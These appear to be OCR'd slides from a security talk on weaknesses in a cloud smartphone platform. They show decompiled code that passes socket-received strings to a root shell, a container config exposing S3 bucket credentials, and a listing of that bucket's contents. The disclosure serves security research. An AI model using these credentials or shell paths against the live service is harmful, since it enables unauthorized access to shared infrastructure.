
```
private LocalSocket create_mount_script_socket() {
  LocalSocket localSocket = new LocalSocket(2);
  localSocket.connect(new LocalSocketAddress(“mount_script_socket”, ABSTRACT));
  return localSocket;
}
public Void doInBackground(String... strArr) {
  String str =“/data/system/script_” + System.currentTimeMillis() + "_" + this.py + ".sh";
  if (!Utils.CommonUtils.createAndWriteFile(str, this.command, true, true, true)) {
    l("Unable to write command to script file.", str);
    return null;
  }
  LocalSocket localSocket = this.mount_script_socket;
  . . .
  OutputStream outputStream = this.mount_script_socket.getOutputStream();
  String str2 = str + "\u0000";
  outputStream.write(str2.getBytes());
  outputStream.flush();
  . . .
}
```


/system/framework/services.jar

```
__int64 __fastcall pthread_handle_message(int fd)
{
  memset(buffer, 0, sizeof(buffer));
  . . .
  v3 = recvfrom(fd, &buffer[v2], 512 - v2, 0, 0LL, 0LL);
  snprintf(command, v4, v5, v6, "/system/bin/sh", buffer);
  v11 = popen(command, “r”);
```

/system/xbin/super_init_sh_guard

Key Weaknesses & Attack Vectors




1-click Exploit Chain
User
User
Low Latency Streaming Protocol
Container
Container
Container
VMI (Virtual Mobile Infrastructure)
VMI
ARM Cloud OS Kernel Components
SoC Micro Server #1
SoC Micro Server #N
Aethir ARM Server

System-Wide S3 Credential Exposure


- /vendor/etc/container_config.xml
- Shared across all APhone container instances
- Provide universal Read/Write access to the shared S3 bucket

```
<!-- bucket name -->
<bucket>aws-southeast-gamedata</bucket>
<!-- cos region -->
<region>ap-southeast-1</region>
<!-- cos user name -->
<access_id>QUtJQVhQQ0lDMkRKVlAyMz</access_id>
<!-- cos password -->
<access_key>WmhuV2RyZ1pMdE9EejgrbHkrZ3k4Undzam</access_key>
```


Key Contents of the Shared S3 Bucket

- deploy/ and caic* hold the base OS for new APhone containers
- *Game/ is a repository for shared apk files across these container instances

```
$ aws s3 ls --human-readable s3://aws-southeast-gamedata/
      PRE AndroidGame/
      PRE OnlineGame/
      PRE SinglePlayerGame/
      PRE deploy/
      PRE game_configs/
      PRE import-t4-os/
      1.6 GiB caic_164.tar
      1.5 GiB caic_28_625_ril.tar
      1.5 GiB caic_31_625_gps.tar
      1.5 GiB caic_32_625_health.tar
      1.5 GiB caic_33_625_keymaster.tar
```


1-click Exploit Chain
User
User
Low Latency Streaming Protocol
Container
Container
Container
VMI (Virtual Mobile Infrastructure)
VMI
ARM Cloud OS Kernel Components
SoC Micro Server #1
SoC Micro Server #N
Aethir ?

Decentralized Cloud Ecosystem



Application Layer

Decentralized Cloud Smartphones

